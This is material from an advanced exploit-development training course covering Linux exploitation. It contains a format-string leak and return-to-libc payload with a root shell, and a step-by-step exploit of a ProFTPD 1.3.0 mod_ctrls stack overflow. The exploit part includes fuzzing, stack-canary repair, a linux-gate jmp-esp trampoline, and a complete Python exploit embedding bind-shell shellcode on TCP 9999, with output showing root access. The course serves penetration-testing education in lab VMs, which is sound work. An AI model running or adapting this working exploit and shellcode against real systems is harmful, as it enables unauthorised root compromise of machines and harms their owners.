In a return-to-libc attack, we are overwriting with return pointer of a vulnerable function with the address of the `system()` function. Normally, with ASLR, libraries are randomized so this would be unreliable; however, the PLT is not randomized! We can overwrite the return pointer with the address of `system()`'s entry in the PLT since all calls to `system()` must go this route. At runtime, the real address of `system` is automatically populated into the GOT by the dynamic linker. After overwriting the return pointer with the address of `system()`, we need to put in a 4-byte pad, serving as the return pointer to the call to `system`, and then the argument to `system()`. This would need to be the location of a string we want `system()` to execute, such as `"/bin/sh."` The format string leak should give us the information we need to get our string into memory and reliably pass its address as an argument to `system()`.

Exercise: Hints (4)

- Let's see what ltrace tell us:

```
printf("What is your first name? ") = 25
fgets(What is your first name? AAAA
"AAAA\n", 16, 0x411c5ac0)          = 0xbfb26dbc

printf("What is your last name? ") = 24
fgets(What is your last name? BBBB
"BBBB\n", 16, 0x411c5ac0)          = 0xbfb26dac
```

- From the first call to printf() we learn that the second variable is only 16-bytes away!

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Hints (4)

When we run the program under ltrace, we enter in "AAAA" for our first name and "BBBB" for our last name. As you can see, the arguments are only 16-bytes away from each other. If we can leak out the first address, then we know the second argument is only 16-bytes away, which we control!

```
printf("What is your first name? ") = 25
fgets(What is your first name? AAAA
"AAAA\n", 16, 0x411c5ac0)          = 0xbfb26dbc

printf("What is your last name? ") = 24
fgets(What is your last name? BBBB
"BBBB\n", 16, 0x411c5ac0)          = 0xbfb26dac
```

Exercise: Hints (5)

- Final hint page:
 - The two arguments we control to `printf()` are 16-bytes apart, and the first address leaked when using `%x` is the address of our argument in memory
 - Use the first one to leak the address of the second one
 - In the second one, use `"/bin/sh"` as your last name
 - Before opening a file with the program, craft one that overwrites the return pointer with the address of `system()` in the PLT, 4-byte pad, and the address of your leaked `"/bin/sh"` argument
 - Game over!

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Hints (5)

This is the final hint page. After this, everything you need to successfully exploit the program has been provided.

There are two calls to `printf()`. One asks for your first name and the second asks for your last name. In the first one, we can leak out memory by simply inputting `"A%x."` What this leaks is the address of where your argument exists in stack memory. With ASLR enabled, we now have knowledge of the addressing. In the second `printf()` call, for our last name, we can enter in something like `"/bin/sh."` We know that the second argument is 16-bytes away from the first argument. We now have the address of our string in memory to pass to `system()` in our return-to-libc attack. We would have had to determine the number of bytes required to overrun the buffer in the file open command. Once we determine that information through trial and error or reversing, you should have everything you need for success.

Exercise: Success

- Creating the input file:

```
deadlist@deadlist:~$ python -c 'print "A" * 42 +  
"\x90\x84\x04\x08AAAA\x5c\x92\xab\xbf"' > /tmp/input
```

- Successful Exploitation:

```
Welcome to the file display tool...  
  
Please enter the name of a file you wish to open:  
/tmp/input  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00\x00\x00  
# whoami  
root
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Success

Here is an example of creating the input file and gaining successful privilege escalation:

```
deadlist@deadlist:~$ python -c 'print "A" * 42 +  
"\x90\x84\x04\x08AAAA\x5c\x92\xab\xbf"' > /tmp/input
```

Welcome to the file display tool...

```
Please enter the name of a file you wish to open: /tmp/input  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00\x00\x00  
# whoami  
root
```

If you still need help, be sure to ask your instructor.

Exercise: Format String ASLR Leak - The Point

- To see how format string bugs can help leak the contents of memory
- To see that it is often necessary to have more than one vulnerability in a program to achieve success

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format String ASLR Leak - The Point

The point of this exercise was to demonstrate how format string vulnerabilities can be used to leak out important addressing from memory that may help you in an attack. Even with the ability to use the %n specifier no longer common, they are still useful for modern exploitation.

Optional Exercise: ProFTPD

- Exercise
 - ProFTPD Version 1.3.0
 - Highly used commercial FTP server
 - Stack overflow vulnerability in mod_ctrls
 - Requires you to compensate for ASLR and Stack Canaries
 - An understanding of stack-smashing was an expected prerequisite to SEC760

Extended Hours

In this section we will work through a real-world stack-based overflow on Linux. Our target is the publicly released application, ProFTPD Version 1.3.0. It is a commercial grade FTP server with a history of vulnerabilities. On the next couple of pages we will get you set up to start searching for the vulnerability. The pages following that will provide you with a step-by-step solution to locating and exploiting the vulnerability. Only proceed to the walk-through after you have exhausted all possibilities. If you get stuck, take the walk-through up to the point in which you are stuck and then go back to working on the exploit without the help from the course book.

Configuration

- Use your Kubuntu Edgy VM
- ProFTPD has been installed already
- The vulnerable "mod_ctrls" option has been properly compiled
- The vulnerability allows for local privilege escalation
- As Root, type proftpd to start

Sec760 Advanced Exploit Development for Penetration Testers

Configuration

For this exercise, you will be using your Kubuntu Edgy VM. The ProFTPD program has already been installed for you, including the vulnerable "mod_ctrls" option. This vulnerability is not remotely exploitable; however, it is a widely distributed public FTP server application that runs as Root. Successful exploitation results in code execution as Root. Proper compilation and configuration of this server can prove difficult. The author decided that the time is better spent focusing on the vulnerability rather than trying to get the program to work properly.

STOP

- You may choose to work on discovering the vulnerability on your own
- You may also work on the walk-through
- On the next couple of pages are hints to help you get started

Sec760 Advanced Exploit Development for Penetration Testers

STOP

At this point you may attempt to discover the vulnerability completely on your own or walk through any portion of the following slides for hints if you get stuck. It is highly recommended that you attempt to understand the program and attempt to discover the vulnerability without stepping through the walk-through. If at any point you get stuck and have exhausted your options, you may certainly want to walk through to the point where you're stuck. This optional exercise is designed to allow you time to attempt bug discovery. If you choose to walk through the exercise without first trying to discover and exploit the vulnerability on your own, you will likely finish quickly. You can use this time to work on exercises from the day, rework through this exercise, or you may leave at any point.

Hint #1

- *ftpdctl -s /tmp/ctrls.sock help*

```
deadlist@deadlist-desktop:/tmp$ ftpdctl -s /tmp/ctrls.sock help
ftpdctl: help: describe all registered controls
ftpdctl: insctrl: enable a disabled control
ftpdctl: lsctrl: list all registered controls
ftpdctl: rmctrl: disable a registered control
```

- The above command displays the minimal options for mod_ctrl
- This should help you understand how to review a valid response

Sec760 Advanced Exploit Development for Penetration Testers

Hint #1

Issue the command "*ftpdctl -s /tmp/ctrls.sock help*" as a normal user.

Your result should be the same as on the slide, offering only a couple of command-line arguments that you can provide to the program. What you should learn from issuing this command is program behavior. Think of the tools used so far and attempt to capture the expected formatting during communication with the program.

Hint #2 (1)

- As Root, use ltrace or strace to attach to ProFTPD

```
deadlist@deadlist-desktop:/usr/local/sbin$ sudo -i
Password:
root@deadlist-desktop:~# ltrace -p 25263
--- SIGSTOP (Stopped (signal)) ---
--- SIGSTOP (Stopped (signal)) ---
--- SIGALRM (Alarm clock) ---
```

- Each time you stop the process, you may need to delete /tmp/ctrls.sock

Sec760 Advanced Exploit Development for Penetration Testers

Hint #2 (1)

Let's try to understand how the program expects to see a request formatted so we may look for the vulnerability. If you tried loading the program in GDB, you may have noticed that it is stripped. Obviously, this means that it is a bit more difficult to locate function calls and review symbol information. The ProFTPD process is running as Root, and as such, we will need to promote ourselves to Root in order to successfully attach. Once you are running as Root, use the ps program to find the ProFTPD process.

```
ps -aux |grep ftp
```

Once you have located the process, use ltrace or strace to attach.

```
ltrace -p <PID>
```

We now want to send a valid request. If you occasionally see your requests hang or being denied, you may need to delete the socket located at /tmp/ctrls.sock.

Hint #2 (2)

- Send a valid request

```
deadlist@deadlist-desktop:/tmp$ ftpdctl -s /tmp/ctrls.sock lsctrl
ftpdctl: help (mod_ctrls.c)
ftpdctl: insctrl (mod_ctrls.c)
ftpdctl: lsctrl (mod_ctrls.c)
ftpdctl: rmctrl (mod_ctrls.c)
```

```
sigprocmask(0, 0x80bc340, NULL)      = 0
read(1, "", 4)                        = 4
read(1, "\001", 4)                    = 4
read(1, "\006", 4)                    = 4
read(1, "lsctrl", 6)                  = 6
strcmp("rmctrl", "lsctrl")            = 1
strcmp("lsctrl", "lsctrl")            = 0
```

Sec760 Advanced Exploit Development for Penetration Testers

Hint #2 (2)

This piece is important. We have ltrace properly attached to the ProFTPD process and need to send a valid request. From a terminal window other than the one being used by ltrace, run the following command:

```
ftpdctl -s /tmp/ctrls.sock lsctrl
```

The ctrls.sock file is a socket used by ProFTPD and the mod_ctrls functionality. A local socket is created and used to connect to this socket for interprocess communications. You can view the configuration of ProFTPD, including the socket information, in the file /usr/local/etc/proftpd.conf. We earlier saw that the lsctrl argument is valid when we used the "help" option. You should see the same response on the top image after issuing the command.

Once you issue this command, go over to your terminal window running ltrace. You should have a fair amount of information to parse through. Search through the output for the data shown on the bottom image of this slide. You may want to detach ltrace with ctrl-c so it does not continue to produce output. Note the read() calls. There are four in a row, with the last one showing our lsctrl argument. Shortly after that are multiple calls to strcmp() determining our argument.

Hint #3

- Send an invalid request with varying sizes... Below is three requests of 20, 21 & 22 bytes

```
root@deadlist-desktop:~# ltrace -p 27787 2>&1 |grep read
read(1, "", 4) ← Junk = 4
read(1, "\001", 4) ← Junk = 4
read(1, "\024", 4) ← Junk = 4
read(1, "AAAAAAAAAAAAAAAAAAAA", 20) = 20
read(1, "", 492) = 0
read(1, "", 4) = 4
read(1, "\001", 4) = 4
read(1, "\025", 4) ← Size = 4
read(1, "AAAAAAAAAAAAAAAAAAAA", 21) = 21
read(1, "", 4) = 4
read(1, "\001", 4) = 4
read(1, "\026", 4) = 4
read(1, "AAAAAAAAAAAAAAAAAAAA", 22) = 22
```

Sec760 Advanced Exploit Development for Penetration Testers

Hint #3

We now want to send an invalid request, such as a string of A's, to see how the request is handled. Attach to the process using ltrace again, but use the following syntax:

```
ltrace -p <PID> 2>&1 |grep read
```

This will help to ensure that we only get the data we are interested in at the moment. Next, send three requests or more such as the following:

```
ftpdcctl -s /tmp/ctrls.sock `python -c 'print "A" *20`
ftpdcctl -s /tmp/ctrls.sock `python -c 'print "A" *21`
ftpdcctl -s /tmp/ctrls.sock `python -c 'print "A" *22`
```

You should get the same output that's shown on the bottom image. As you can see, and as indicated on the slide, one of the read()'s is the size of our payload and it's adding an extra 4-bytes. There are also two read() calls before the size that are 4-bytes each. These don't seem to be important to us, but we need to compensate for them if we script our request manually. The final read() is our payload of A's.

Walk-through

- Send a long request

```
deadlist@deadlist-desktop:/$ ftpdctl -s /tmp/ctrls.sock 'python -c 'print "A" *1000''
```

```
sigprocmask(0, 0x80bc340, NULL) = 0
read(1, "", 4) = 4
read(1, "\001", 4) = 4
read(1, "\350\003", 4) = 4
read(1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...", 1000) = 1000
strcmp("rmctrl", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA") = 1
strcmp("lsctrl", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA") = 1
strcmp("insctrl", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA") = 1
strcmp("help", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA") = 1
sigprocmask(1, 0x80bc340, NULL) = 0
__errno_location() = 0xb7e25a9c
__stack_chk_fail(1, 0xbfa144a8, 1000, 0, 0 <unfinished ...>
--- SIGABRT (Aborted) ---
```

1,000 A's

Crash with Canary Check

Sec760 Advanced Exploit Development for Penetration Testers


Walk-through

Let's send in a very long string to see what happens. Make sure that ltrace is still properly attached to ProFTPD and run the following command:

```
ftpdctl -s /tmp/ctrls.sock 'python -c 'print "A" *1000''
```

You should get the same output that's shown on the bottom image. As you can see, 1,000 A's has caused an overflow. This is simple to see since the `__stack_chk_fail()` function has shown up and terminated our process. Make sure that you are attached with ltrace without limiting your output using grep, as we did on the previous slide.

Building a Script



Sec760 Advanced Exploit Development for Penetration Testers

Building a Script

Let's walk through our script, which will allow us to make a connection to the `ctrls.sock` socket.

```
import socket
```

```
import os, stat    # Importing necessary modules
```

```
import struct
```

```
ctrlSocket = "/tmp/ctrls.sock" #This is the ctrl.sock socket defined in the proftpd.conf file.
```

```
ourSocket = "/tmp/our.sock" #This is our source socket we must create.
```

```
payload = "A" * 100 # This is our payload. We can change this as needed.
```

```
s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
```

```
s.bind(ourSocket) #Simply binding our socket, which we will connect to the ctrl socket.
```

```
os.chmod(ourSocket, stat.S_IRWXU) #This is using the stat() function to set permissions on the socket.
```

```
s.connect(ctrlSocket) #Connecting
```

```
s.send("junkjunk") #This is the 8-bytes of junk we saw that was necessary through ltrace.
```

```
l = len(payload) #Automatically obtaining the length of our payload.
```

```
s.send(struct.pack('<L', l)) # Packing and sending the length.
```

```
s.send(payload) #Sending our payload of A's.
```

```
s.close()
```

Executing Our Script

- Attach with ltrace

```
root@deadlist-desktop:~# ltrace -p 27787 2>&1 |grep read
read(1, "", 492) = 0
read(1, "junk", 4) = 4
read(1, "junk", 4) = 4
read(1, "d", 4) = 4
read(1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...", 100) = 100
```

- Execute the Script

```
deadlist@deadlist-desktop:~$ python proftpd.py
```

- Success!

Sec760 Advanced Exploit Development for Penetration Testers

Executing Our Script

On this slide we are attaching to the running proftpd process with ltrace, using the grep command to limit output to only read function calls. As you can see, once we execute our script we see the connection come through successfully showing our 8-bytes of junk, the length, and our payload of A's. Now that we know our script is working, let's try and find the buffer and canary within GDB.

Attaching with GDB

- Attach with GDB – `gdb -pid <pid>`
- Modify script to 1,000 A's and execute
- Run the `bt` command in `gdb`

```
Program received signal SIGABRT, Aborted.
0xffffe410 in __kernel_vsyscall ()
(gdb) bt
#0 0xffffe410 in __kernel_vsyscall ()
#1 0xb7dcf875 in raise () from /lib/tls/i686/cmov/libc.so.6
#2 0xb7dd1201 in abort () from /lib/tls/i686/cmov/libc.so.6
#3 0xb7e06e5c in __fsetlocking () from /lib/tls/i686/cmov/libc.so.6
#4 0xb7e8e4e1 in __stack_chk_fail () from /lib/tls/i686/cmov/libc.so.6
#5 0x0807387e in ?? ()
```

Let's break on this address

Sec760 Advanced Exploit Development for Penetration Testers

Attaching with GDB

Use GDB to attach to the running `proftpd` process. Once you do that, modify your script to send 1,000 A's instead of 100. Once you execute the script, you should see it crash. Type in “`bt`” for the backtrace command. This should show you the order in which functions were called prior to the crash. As you can see, the `__stack_chk_fail()` function was called. Just before that, we were in the function at `0x0807387e`. Let's restart the process and set a breakpoint on this address.

Locating Our Data

```
deadlist@deadlist-desktop:~$ python proftpd.py
```

- Reattach and set the breakpoint

```
(gdb) break *0x0807387e
Breakpoint 1 at 0x807387e
(gdb) c
Continuing.
```

```
Breakpoint 1, 0x0807387e in ?? ()
```

```
(gdb) x/20x $esp
0xbfb3e5d0: 0x00000001 0xbfb3e5f8 0x00000190 0x00000000
0xbfb3e5e0: 0x00000000 0x00000000 0x00000000 0x6b6e756a
0xbfb3e5f0: 0x00000190 0x6b6e7569 0x41414141 0x41414141
0xbfb3e600: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfb3e610: 0x41414141 0x41414141 0x41414141 0x41414141
```

Sec760 Advanced Exploit Development for Penetration Testers

Locating Our Data

Restart the proftpd process from outside of GDB. Don't forget to remove the file /tmp/ctrl.sock before restarting the process. Once the process has been started, attach with GDB. Set the breakpoint at 0x807387e and type in "c" to continue. Modify your script to send in 400 A's as the payload. Execute the payload and you should reach your breakpoint from within GDB. Type in "x/20x \$esp" to analyze the stack and view your data.

Locating the Canary

- x/20x \$esp + 500

```
(gdb) x/20x $esp + 500
0xbfb3e7c4: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfb3e7d4: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfb3e7e4: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfb3e7f4: 0x00000000 0xff0a0000 0x00000000 0x080ef4d4
0xbfb3e804: 0xbfb3e7f4 0x080a10df 0x080ef4d4
```

Canary

Return Pointer

- The buffer is 512 bytes before hitting the canary
- Let's run it again with 512 A's

Locating the Canary

By entering in "x/20x \$esp + 500" we can get to the end of the buffer, right by the canary, as indicated on the slide. By doing some simple math, subtracting the start of our A's from the start of the canary, we can learn that the buffer is 512-bytes.

Filling the Buffer

- Running it again with 512 A's

```
(gdb) x/20x $esp + 500
0xbfb3e7c4: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfb3e7d4: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfb3e7e4: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfb3e7f4: 0x41414141 0xff0a0000 0x00000000 0x080ef4d4
0xbfb3e804: 0xbfb3e8f8 0xbfb3e838 0x080a10df 0x080ef4d4
```

- Fills up the buffer right up to the canary
- We must now repair the canary to get control of EIP

Sec760 Advanced Exploit Development for Penetration Testers

Filling the Buffer

Let's run our script again, this time filling the buffer with 512 A's. Modify your payload and execute it again. When examining the stack, we see that our A's come directly up to the canary. As you can see, the canary is the value 0x00000aff, commonly seen on Debian OS'. We will need to repair the canary in order to continue.

Repairing the Canary

- Modifying our script to repair the canary and control EIP

```
canary = "\x00\x00\x0a\xff"  
payload = "A" * 512 + canary + "A" * 16 + "\xde\xcd\xad\xde"
```

- Executing our script

```
Breakpoint 1, 0x0807387e in ?? ()  
(gdb) c  
Continuing.  
Success!  
Program received signal SIGSEGV, Segmentation fault.  
0xdeadcd0de in ?? ()
```

Sec760 Advanced Exploit Development for Penetration Testers

Repairing the Canary

In our canary exercise yesterday, we had to take advantage of the fact that three strcpy() operations allowed for us to repair the canary. It is always an option to simply try and write the canary as it needs to be formatted. Many functions will not allow us to write certain values due to null characters; however, some functions do not have this limitation. Let's modify our script and give it a shot. We are adding to our script:

```
canary = "\x00\x00\x0a\xff"  
payload = "A" * 512 + canary + "A" * 16 + "\xde\xcd\xad\xde"
```

After you have made the changes, execute your script while inside of GDB. You should get the same result on the slide which is a segmentation fault when trying to execute at the address 0xdeadcd0de.


State of ESP After Crash

- After crash, check ESP

```
(gdb) x $esp
0xbffae480: 0x080ef4d4
(gdb) x $esp-4
0xbffae47c: 0xdeadc0de
(gdb)
0xbffae480: 0x080ef4d4
```

ESP pointing here

It's directly after the return pointer!



- "jmp esp" anyone?

Sec760 Advanced Exploit Development for Penetration Testers

State of ESP After Crash

Once the crash occurs during the segmentation fault, type in "x \$esp" to view the address held in the ESP register. As you can see on the slide, it points directly after the return pointer we have overwritten. Being that the Kernel version on this OS is 2.6.17, we can use the address we found in the linux-gate.vdso in SEC660 to point execution to 0xffffe777 which holds a "jmp esp" instruction. If you did not take SEC660, the reasoning behind this technique is described on the next seven slides. You may skip these pages if you have already covered this technique.

Searching for Trampolines

- What if we could find an instruction that would cause execution to jump to the address held in ESP?
 - `jmp esp` is "FF E4" in hex
 - `call esp` is "FF D4" in hex
- Wait, isn't everything randomized?
 - Not Always...
 - Let us discuss one method

Sec760 Advanced Exploit Development for Penetration Testers

Searching for Trampolines

What if we could find an instruction that would cause execution to jump to the address held in ESP? If the last slide is any indication, it would mean that we could have our code executed, despite ASLR. It so happens that the opcode for "jmp esp" is 0xffe4 and the opcode for "call esp" is 0xffd4.

Wait, isn't everything randomized? This is not always the case. You must do your homework when running an application penetration test and search everywhere for a potential static target. The hex values we are looking for do not even have to be a real assembly instruction that the program is using. We just have to locate these adjacent hex values and point execution to the appropriate address.

Tool: ldd

- Tool: List Dynamic Dependencies
 - Description from the man page:
 - "ldd prints the shared libraries required by each program or shared library specified on the command line."
 - Author: Roland McGrath & Ulrich Drepper
 - When ASLR is enabled, ldd helps us find static libraries and modules
 - Mind you this is only one method
 - Often times the code segment is not randomized

Sec760 Advanced Exploit Development for Penetration Testers

Tool: ldd

We will be using a tool called ldd which stands for "List Dynamic Dependencies." As seen in the manual page, "ldd prints the shared libraries required by each program or shared library specified on the command line." In other words, it prints out the load address of libraries for a given binary. For us this means that we can potentially identify libraries that are loaded to the same address for every run. If we can find one of these, they may hold the hex pattern we're looking to use as a trampoline. There is also the possibility that the code segment, or other areas in memory consistently use the same addressing. If this is the case, you may also find your pattern in one of them.

Using ldd

- Let us run ldd a couple of times

```
root@deadlist-desktop:/home/deadlist# ldd ./aslr_canary
linux-gate.so.1 => (0xffffe000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e8b000)
/lib/ld-linux.so.2 (0xb7fce000)
root@deadlist-desktop:/home/deadlist# ldd ./aslr_canary
linux-gate.so.1 => (0xffffe000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e8b000)
/lib/ld-linux.so.2 (0xb7fce000)
root@deadlist-desktop:/home/deadlist# ldd ./aslr_canary
linux-gate.so.1 => (0xffffe000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7dd8000)
/lib/ld-linux.so.2 (0xb7f1b000)
```

linux-gate.so.1 remains static

- linux-gate.so.1 could be a good target for a trampoline!

Sec760 Advanced Exploit Development for Penetration Testers

Using ldd

This slide shows ldd running against the aslr_canary program. You may notice that the object linux-gate.so.1 is staying at the same address, while the other object keeps changing. This means that linux-gate.so.1 could be a possible target for our trampoline. Let us have a closer look.

linux-gate.so.1

- What is linux-gate.so.1?
 - It's a Virtual Dynamically-linked Shared Object (VDSO)
 - Consistently loaded at 0xffffe000
 - Penultimate 4096-byte page within 4G address space
 - Used for Virtual System Calls
 - A gateway between user mode and kernel mode
 - Works with SYSENTER & SYSEXIT
 - Faster method than invoking int 0x80

Sec760 Advanced Exploit Development for Penetration Testers

linux-gate.so.1

We obviously cannot exploit our new friend without first getting to know them. So what is this linux-gate.so.1? There was a time when a system would always send an interrupt 0x80 when attempting to move between user-land and kernel mode. This style of access protection and communication was deemed slow from a processing perspective on more modern processors. With that being the case, a new method was created to provide the same type of functionality at a faster rate. The newer method utilizes SYSENTER and SYSEXIT instructions. Per Intel, the SYSENTER instruction is part of the "Fast System Call" facility introduced on the Pentium II processor. For more information on these instructions I recommend visiting the following link posted by Manu Garg: http://manugarg.googlepages.com/systemcallinlinux2_6.html

For our purposes at this point, we simply need to know that linux-gate.so.1 is a Virtual Dynamically-linked Shared Object (VDSO) that is consistently mapped to the address 0xffffe000 on most Linux Kernel versions. One of the ideas behind a VDSO is to allow access to Kernel resources without needing to send an interrupt. Often times it simply acts as a gateway and is usable by all processes on a system. If you're a user of various virtualization products such as VMWare, you may remember some issues where the Hypervisor wanted to use memory pages already being utilized by this VDSO, requiring you to set the VDSO option to equal 0.

Searching through linux-gate.so.1

- The ldd tool showed it to always be loaded at 0xffffe000
 - Let us use GDB and have a look
 - *`gdb ./aslr_canary`*
 - *`break main`*
 - *`run`*
 - *`x/8b 0xffffe000`*
 - Search for the pair of bytes 0xffd4 (call esp) or 0xffe4 (jmp esp)

Sec760 Advanced Exploit Development for Penetration Testers

Searching through linux-gate.so.1

If not already there, launch the `aslr_canary` program inside of GDB. Once inside of GDB, type in “break main” followed by “run.” You should hit the breakpoint you created on the address of the `main()` function. At this point, take a look at the address of `linux-gate.so.1` located at `0xffffe000`. Type in “x/8b 0xffffe000” and press enter. The “8b” displays at bytes in a row, one byte at a time. This makes it easier to look for our desired opcode. Press enter repeatedly and search for either `0xffd4` (call esp) or `0xffe4` (jmp esp). One does exist!

GDB Results for linux-gate.so.1

- Using x/8b in GDB...

```
(gdb) x/8b 0xfffffe000
0xfffffe000: 0x7f 0x45 0x4c 0x46 0x01 0x01 0x01 0x00
(gdb) x/8b 0xfffffe008
0xfffffe008: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

.....

```
0xfffffe770: 0x02 0x00 0x00 0x00 0x00 0x00 0x00 0x00
(gdb) x/8b 0xfffffe778: 0xe4 0x01 0x00 0x00 0x38 0x00 0x00 0x00
(gdb) x/8b 0xfffffe780: 0x03 0x00 0x00 0x00 0x02 0x00 0x00 0x00
```

We found 0xffe4 at address 0xfffffe777

Sec760 Advanced Exploit Development for Penetration Testers

GDB Results for linux-gate.so.1

On this slide are screenshots showing the commands from the last slide. As you can see, the results are displayed eight per row, in one byte segments. This makes it easier to search for 0xff, and then check to see if the next byte is either 0xd4 or 0xe4. As you can see, all the way down at 0xfffffe777 is one of the desired opcodes, 0xffe4. We should be able to leverage this to our advantage.

A Different Method ...

- Using dd and xxd to cut corners!

- `dd if=/proc/self/mem of=linux-gate.dso bs=4096 skip=1048574 count=1`

```
root@deadlist-desktop:/home/deadlist# dd if=/proc/self/mem
of=linux-gate.dso bs=4096 skip=1048574 count=1
1+0 records in
1+0 records out
4096 bytes (4.1 kB) copied, 0.0409 seconds, 100 kB/s
```

- `xxd linux-gate.dso |grep "ff e0"`

```
root@deadlist-desktop:/home/deadlist# xxd linux-gate.dso |grep "ff e0"
0000770: 0200 0000 e4e1 ff ff e401 0000 3800 0000 .....8...
root@deadlist-desktop:/home/deadlist#
```

We found 0xffe4 at
address 0xffffe777

Sec760 Advanced Exploit Development for Penetration Testers

A Different Method...

Before we move to the next part of our exploit, let us take a look at an easier method to search for opcodes within linux-gate.so.1. The link provided is one resource:

http://manugarg.googlepages.com/systemcallinlinux2_6.html. You can also find out information regarding this technique at <http://www.trilithium.com/johan/2005/08/linux-gate/> written by Johan Petersson and <http://www.s0ftpj.org/bfi/dev/BFi14-dev-05> by S. Budella.

The technique referenced is the use of the tool dd to make an image of the linux-gate.so.1 object. Having a binary image will allow us to use a tool such as xxd to search the binary for our string pattern. To perform this technique, enter in the command:

```
dd if=/proc/self/mem of=linux-gate.dso bs=4096 skip=1048574 count=1 # bs is 4K page, skip gets us to the
second to last page. 2 ^ 32 / 4096 - 2 = 1048574
```

This will create an image file called linux-gate.dso. From here, use the xxd tool to search for our desired pattern:

```
xxd linux-gate.dso |grep "ff d4"
xxd linux-gate.dso |grep "ff e4"
```

The second command should have provided you with the results on the slide. We see again that 0xffffe777 holds our desired hex pattern. The address displayed to the left shows as 00000770. We must remember to add the base address of 0xffffe000 to this value to get the address 0xffffe770 and then count the offset to 0xffffe777 from there.

Our Final Script

- Finalizing our script

```
import socket
import os, stat
import struct

sc = "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96"+\
"\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56"+\
"\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1"+\
"\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0"+\
"\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"+\
"\x89\xe1\xcd\x80"

ctrlSocket = "/tmp/ctrl.sock"
ourSocket = "/tmp/our.sock"
canary = "\x00\x00\x0a\xff"
ret = "\x77\xe7\xff\xff"
payload = "A" * 512 + canary + "A" * 16 + ret + sc

s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
s.bind(ourSocket)
os.chmod(ourSocket, stat.S_IRWXU)
s.connect(ctrlSocket)

s.send("junk junk")
l = len(payload)
s.send(struct.pack('<L', l))
s.send(payload)

s.close()
```

Sec760 Advanced Exploit Development for Penetration Testers


Our Final Script

At this point we are ready to prepare our final script. Add in shellcode from the shellcode.txt file to open up a port on TCP 9999 if successful. You will also need to add in the proper return pointer address in the linux-gate.vdso, and modify your payload. Once you have completed these changes you are ready to execute the script.

Execution and Success

- Verify proftpd is running
- Execute the script
- Check for port TCP 9999

```
deadlist@deadlist-desktop:~$ ps -ax |grep proftpd
13044 ?        Ss      0:00 proftpd: (accepting connections)
13082 pts/1    R+      0:00 grep proftpd
deadlist@deadlist-desktop:~$ python proftpd.py
deadlist@deadlist-desktop:~$ netstat -na |grep 9999
tcp        0      0 0.0.0.0:9999          0.0.0.0:*            LISTEN
deadlist@deadlist-desktop:~$ nc 127.0.0.1 9999
whoami
root
```



Sec760 Advanced Exploit Development for Penetration Testers

Execution and Success

As you can see, we successfully executed our shellcode, allowing us to elevate our privileges to Root!

760.2 Conclusion

- We have covered a bit of more abstract material to help prepare you for the rest of the course
- 760.2 is the only section of the course focused on Linux

Sec760 Advanced Exploit Development for Penetration Testers

760.2 Conclusion

SEC760.2 focused heavily on the Linux OS, though many of the concepts are relevant on the Windows OS, as well as other operating systems. This is the only section focused solely on Linux, as the rest of the course focuses primarily on Windows.

What to Expect Tomorrow

